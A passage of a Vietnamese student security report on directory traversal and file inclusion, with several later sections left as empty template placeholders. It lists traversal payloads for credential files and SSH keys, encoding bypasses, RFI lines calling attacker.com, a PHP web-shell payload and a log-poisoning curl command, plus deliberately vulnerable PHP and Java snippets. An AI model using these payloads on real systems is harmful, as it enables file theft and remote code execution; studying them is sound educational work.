Linux/Unix systems

|  |
| --- |
| **../../../etc/passwd**  **../../../../var/log/apache/access.log**  **../../../../../root/.ssh/id\_rsa** |

Window system

|  |
| --- |
| **..\..\..\windows\system32\drivers\etc\hosts**  **..\..\..\..\windows\win.ini**  **..\..\..\boot.ini** |

* + **Mixed Separator Attacks:**

|  |
| --- |
| **..\/..\/..\/etc/passwd**  **..\/..\/..\windows\system32\config\sam** |

* + Nested Traversal:

|  |
| --- |
| **....//....//....//etc/passwd**  **....\\....\\....\\windows\\system32\\config\\sam** |

1. **Ví dụ**

**Kịch bản 1: File Download Vulnerability**

|  |
| --- |
| **<?php**  **$file = $\_GET['file'];**  **$filepath = "/var/www/files/" . $file;**  **readfile($filepath);**  **?>** |

URL tấn công:

<http://vulnerable-site.com/download.php?file=../../../etc/passwd>

Kết quả: Kẻ tấn công có thể đọc file /etc/passwd thay vì các file trong thư mục /var/www/files/.

**Kịch bản 2: Image Display Function**

|  |
| --- |
| **// Vulnerable Java code**  **String fileName = request.getParameter("image");**  **File file = new File("/webapp/images/" + fileName);** |

URL tấn công:

<http://example.com/showImage?image=../../../../etc/shadow>

* + 1. **Các kỹ thuật bypass và evasion nâng cao**

1. **Encoding Techniques**
   * **URL Encoding (Percent Encoding):**

|  |
| --- |
| #Basic encoding  **../../../etc/passwd**  **%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd**  #Double encoding  **%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd**  #Mixed encoding  **%2e%2e/etc/passwd**  **..%2fetc%2fpasswd** |

* + **Unicode Encoding:**

|  |
| --- |
| #Unicode representations of ../  **%c0%ae%c0%ae%c0%af**  **%c1%9c**  **\u002e\u002e\u002f**  # UTF-8 overlong encoding  **%c0%ae%c0%ae%c0%af**  **%e0%80%ae%e0%80%ae%e0%80%af** |

* + **HTML Entity Encoding:**

|  |
| --- |
| # HTML entities  **&period;&period;&sol;**  **&#46;&#46;&#47;**  **&#x2E;&#x2E;&#x2F;** |

1. **Filter Evasion Techniques**
   * **Null Byte Injection**

|  |
| --- |
| # Append null byte to bypass extension filters  **../../../etc/passwd%00.jpg**  **../../../etc/passwd%00.png** |

* + **Double Encoding**

|  |
| --- |
| # Encode the % character itself  **%252e%252e%252f**  **%25252e%25252e%25252f** |

* + **Case Sensitivity Bypass**

|  |
| --- |
| # Mixed case (Windows systems)  **..\..\..\Windows\System32\Config\SAM**  **..\..\..\WINDOWS\system32\config\sam** |

* + **Directory Separators Confusion**

|  |
| --- |
| # Mixed separators  **../../../etc\passwd**  **..\../../../etc/passwd**  **..////..////etc////passwd** |

1. **Advanced Bypass Techniques**
   * **Recursive Filter Bypass:**

|  |
| --- |
| # If filters remove "../" recursively  **....//....//etc/passwd**  **..../..../etc/passwd**  **....\....\etc\passwd** |

* + **Base64 Encoding:**

|  |
| --- |
| # Base64 encode the entire path  **Li4vLi4vLi4vZXRjL3Bhc3N3ZA== # ../../../etc/passwd** |

* + **Path Canonicalization Attacks:**

|  |
| --- |
| # Using symbolic links  **/var/www/files/../../../etc/passwd**  **/var/www/files/./../../etc/passwd** |

* + 1. **Lỗ hổng tải lên tệp (File Upload Vulnerability (LFI/RFI) )**

1. **Local File Inclusion (LFI)**

Local File Inclusion là một biến thể của Directory Traversal khi ứng dụng include hoặc require các file dựa trên input của người dùng.

Ví dụ vulnerable code:

|  |
| --- |
| **<?php**  **$page = $\_GET['page'];**  **include($page . '.php');**  **?>** |

LFI Payloads:

|  |
| --- |
| **# Basic LFI**  **?page=../../../etc/passwd**  **# Null byte injection**  **?page=../../../etc/passwd%00**  **# PHP wrapper exploitation**  **?page=php://filter/convert.base64-encode/resource=config.php**  **?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ID8+**  **# Log poisoning**  **?page=../../../var/log/apache2/access.log** |

1. **Remote File Inclusion (RFI)**

RFI cho phép include các file từ server remote, thường dẫn đến Remote Code Execution.

RFI Payloads:

|  |
| --- |
| **# Basic RFI**  **?page=http://attacker.com/shell.txt**  **# FTP RFI**  **?page=ftp://attacker.com/shell.txt**  **# Data URI RFI**  **?page=data://text/plain,<?php system($\_GET['cmd']); ?>** |

1. **PHP Wrapper Exploitation**
   * **php://filter wrapper:**

|  |
| --- |
| **# Read source code**  **php://filter/read=convert.base64-encode/resource=config.php**  **# Convert formats**  **php://filter/convert.iconv.utf-8.utf-16/resource=admin.php** |

* + **php://input wrapper:**

|  |
| --- |
| **# POST data execution**  **POST /vulnerable.php?page=php://input**  **Content-Type: application/x-www-form-urlencoded**  **<?php system($\_GET['cmd']); ?>** |

* + **zip:// and phar:// wrapper:**

|  |
| --- |
| **# Zip wrapper**  **zip://shell.zip#shell.php**  **# Phar wrapper**  **phar://shell.phar/shell.php** |

* + 1. **Tác động và hậu quả**

1. **Lộ thông tin (Information Disclosure)**
   * **Thông tin hệ thống – System Information**

|  |
| --- |
| **# Linux/Unix targets**  **/etc/passwd          # User accounts**  **/etc/shadow          # Password hashes**  **/etc/group           # Group information**  **/etc/hosts           # Host mapping**  **/proc/version        # Kernel version**  **/proc/cpuinfo        # CPU information**  **/proc/meminfo        # Memory information** |

* + **Cấu hình ứng dụng – Application Configuration**

|  |
| --- |
| **# Common config files**  **/var/www/html/.htaccess**  **/var/www/html/config.php**  **/var/www/html/wp-config.php**  **/etc/apache2/apache2.conf**  **/etc/nginx/nginx.conf** |

* + **Log Files:**

|  |
| --- |
| **# Common log locations**  **/var/log/apache2/access.log**  **/var/log/apache2/error.log**  **/var/log/nginx/access.log**  **/var/log/auth.log**  **/var/log/syslog** |

1. **Thực thi mã - Code Execution** 
   * **Log Poisoning**

|  |
| --- |
| **# Poison Apache access log**  **curl "http://target.com/" -H "User-Agent: <?php system(\$\_GET['cmd']); ?>"**  **# Then include the log**  **http://target.com/vulnerable.php?file=../../../var/log/apache2/access.log&cmd=id** |

* + **SSH Key Extraction**

|  |
| --- |
| **# Extract private keys**  **../../../root/.ssh/id\_rsa**  **../../../home/user/.ssh/id\_rsa**  **../../../home/admin/.ssh/authorized\_keys** |

1. **Leo thang đặc quyền - Privilege Escalation**
   * **Configuration Files Access:**

|  |
| --- |
| **# Database credentials**  **../../../var/www/html/config.php**  **../../../etc/mysql/my.cnf**  **# Service configurations**  **../../../etc/ssh/sshd\_config**  **../../../etc/sudoers** |

* + 1. **Phương pháp phát hiện và thử nghiệm**
    2. **Biện pháp phòng chống toàn diện**
  1. **Tấn công từ chối dịch vụ (DoS/DDoS)** 
     1. ***Phân biệt DoS và DDoS***
     2. ***Các dạng tấn công theo lớp***
     3. ***Hậu quả và các case study nổi tiếng***

***…***

* 1. **Tấn công dò mật khẩu (Brute-Force Attack)**
     1. ***Cơ chế hoạt động và các biến thể***

***…***

1. **THỰC HÀNH VÀ ĐÁNH GIÁ BẢO MẬT**
   1. **Giới thiệu về Kiểm thử Xâm nhập (Pentesting)**

Nội dung của tiểu mục cấp 2

* + 1. ***Tiểu mục cấp 3***

Nội dung của tiểu mục cấp 3

* + - 1. *Tiểu mục cấp 4*

Nội dung của tiểu mục cấp 4

* 1. **Các công cụ và môi trường thực hành**
  2. **Mô phỏng các bước thực hiện demo**

Nội dung/Định dạng của tiểu mục cấp 2

* **Góp ý về môn học:** (Về nội dung môn học, cách trình bày của giáo viên, nội dung cần bổ sung, các điểm cần cải thiện của giáo viên, …).

**TÀI LIỆU THAM KHẢO**

[1] “An Toàn Thông Tin Là Gì?” Accessed: Sept. 09, 2025. [Online]. Available: https://itsystems.vn/an-toan-thong-tin-la-gi/

[2] “An toàn thông tin là gì? 4 Nội dung cần biết.” Accessed: Sept. 09, 2025. [Online]. Available: https://vnce.vn/an-toan-thong-tin-la-gi

[3] “Các Lỗ Hổng Bảo Mật của Website bị HACKER Tấn Công Nhất.” Accessed: Sept. 09, 2025. [Online]. Available: https://lanit.com.vn/cac-lo-hong-bao-mat-cua-website-bi-hacker-loi-dung-tan-cong-nhieu-nhat.html

[4] “XSS là gì? Kỹ thuật tấn công XSS, cách ngăn chặn hiệu quả.” Accessed: Sept. 09, 2025. [Online]. Available: https://vietnix.vn/xss-la-gi/

[5] “SQL Injection là gì? Cách giảm thiểu và phòng ngừa SQL Injection.” Accessed: Sept. 09, 2025. [Online]. Available: https://topdev.vn/blog/sql-injection/

[6] FPT C. ty C. phần B. lẻ K., “SQL Injection là gì? Độ nguy hiểm và cách phòng tránh hiệu quả.” Accessed: Sept. 09, 2025. [Online]. Available: https://fptshop.com.vn/tin-tuc/danh-gia/sql-injection-la-gi-159279

[7] T. Dang, “DDoS là gì và cách ngăn chặn các loại tấn công DDoS Server,” DDoS là gì và cách ngăn chặn các loại tấn công DDoS Server. Accessed: Sept. 09, 2025. [Online]. Available: https://www.vnetwork.vn/news/ddos-la-gi-va-cach-ngan-chan-cac-loai-tan-cong-ddos-server/

[8] admininsho, “Tam giác bảo mật CIA (tính bảo mật, tính toàn vẹn, tính sẵn sàng) là gì?,” Tỷ lệ đạt chứng nhận 100%. Accessed: Oct. 04, 2025. [Online]. Available: https://3ac.vn/tam-giac-bao-mat-cia-tinh-bao-mat-tinh-toan-ven-tinh-san-sang-la-gi/

[9] Admin, “Hacker là gì? Phân biệt 7 loại hacker phổ biến nhất,” TopCV Blog. Accessed: Oct. 04, 2025. [Online]. Available: https://blog.topcv.vn/hacker-la-gi/

[10] “The OWASP Top Ten 2025.” Accessed: Oct. 04, 2025. [Online]. Available: https://www.owasptopten.org/

[11] “The Cyber Kill Chain: A Complete Guide for 2025 - RSVR Technologies PVT LTD.” Accessed: Oct. 06, 2025. [Online]. Available: https://rsvrtech.com/blog/cyber-kill-chain-guide-2025/

[12] “(12) The Cyber Kill Chain Explained: Applying the Cyber Kill Chain in 2025 | LinkedIn.” Accessed: Oct. 06, 2025. [Online]. Available: https://www.linkedin.com/pulse/cyber-kill-chain-explained-applying-2025-strongbox-it-pvt-ltd-s9lzf/

[13] “Cyber Kill Chain Breakdown: Command and Control | Alert Logic.” Accessed: Oct. 06, 2025. [Online]. Available: https://www.alertlogic.com/blog/cyber-kill-chain-breakdown-understanding-stage-six-command-and-control/

[14] “TOP 10 LỖ HỔNG BẢO MẬT WEBSITE PHỔ BIẾN NHẤT - VNCS Global.” Accessed: Oct. 04, 2025. [Online]. Available: https://vncsglobal.vn/top-10-lo-hong-bao-mat-website-pho-bien-nhat/

[15] “OWASP Top Ten | OWASP Foundation.” Accessed: Oct. 04, 2025. [Online]. Available: https://owasp.org/www-project-top-ten/

[16] “SQL Injection.” Accessed: Oct. 04, 2025. [Online]. Available: https://viblo.asia/p/sql-injection-MgNeWWbKeYx

[17] “Breaking down the 5 most common SQL injection attacks,” Pentest-Tools.com. Accessed: Oct. 04, 2025. [Online]. Available: https://pentest-tools.com/blog/sql-injection-attacks

[18] “What is SQL Injection (SQLi) and How to Prevent Attacks,” Acunetix. Accessed: Oct. 04, 2025. [Online]. Available: https://www.acunetix.com/websitesecurity/sql-injection/

[19] “What is Cross-site Scripting (XSS): prevention and fixes.” Accessed: Oct. 04, 2025. [Online]. Available: https://www-acunetix-com.translate.goog/websitesecurity/cross-site-scripting/?\_x\_tr\_sl=en&\_x\_tr\_tl=vi&\_x\_tr\_hl=vi&\_x\_tr\_pto=tc

[20] “Lỗ hổng Cross-Site Scripting (XSS).” Accessed: Oct. 04, 2025. [Online]. Available: https://viblo.asia/p/lo-hong-cross-site-scripting-xss-GrLZDOY3Kk0

[21] “Tổng quan một số kỹ thuật khai thác lỗ hổng bảo mật Web (P1).” Accessed: Oct. 05, 2025. [Online]. Available: https://viblo.asia/p/tong-quan-mot-so-ky-thuat-khai-thac-lo-hong-bao-mat-web-p1-gGJ59MOP5X2

[22] Aj, “CSRF, XSS, SSRF: The Attacks That Still Break the Web in 2025,” Medium. Accessed: Oct. 06, 2025. [Online]. Available: https://levelup.gitconnected.com/csrf-xss-ssrf-the-attacks-that-still-break-the-web-in-2025-6e2774c62ad6

[23] “Kỹ Thuật Tấn Công XSS và Cách Ngăn Chặn - Viblo.” Accessed: Oct. 05, 2025. [Online]. Available: https://viblo.asia/p/ky-thuat-tan-cong-xss-va-cach-ngan-chan-YWOZr0Py5Q0

[24] V. IDC, “XSS là gì? Cách kiểm tra và ngăn chặn tấn công hiệu quả,” viettelidc.com.vn. Accessed: Oct. 05, 2025. [Online]. Available: https://viettelidc.com.vn/tin-tuc/xss-la-gi-cach-kiem-tra-va-ngan-chan

[25] “What is a Path Traversal Attack? | Directory Traversal Attack.” Accessed: Oct. 06, 2025. [Online]. Available: https://www.contrastsecurity.com/glossary/path-traversal-or-directory-traversal

[26] “What is directory traversal? | Tutorial & examples,” Snyk Learn. Accessed: Oct. 06, 2025. [Online]. Available: https://learn.snyk.io/lesson/directory-traversal/

[27] “What is a Directory or Path Traversal? How to Avoid These Attacks.” Accessed: Oct. 06, 2025. [Online]. Available: https://jetpack-com.translate.goog/resources/path-directory-traversal/?\_x\_tr\_sl=en&\_x\_tr\_tl=vi&\_x\_tr\_hl=vi&\_x\_tr\_pto=tc

[Tham khảo thêm Qui định và mẫu trình bày báo cáo thực tập cuối khoá (click vào đây).](https://fit.agu.edu.vn/bai-viet/thuc-tap-khoa-luan/qui-dinh-va-mau-trinh-bay-bao-cao-thuc-tap-cuoi-khoa-dh22pm-va-dh22th-565.html)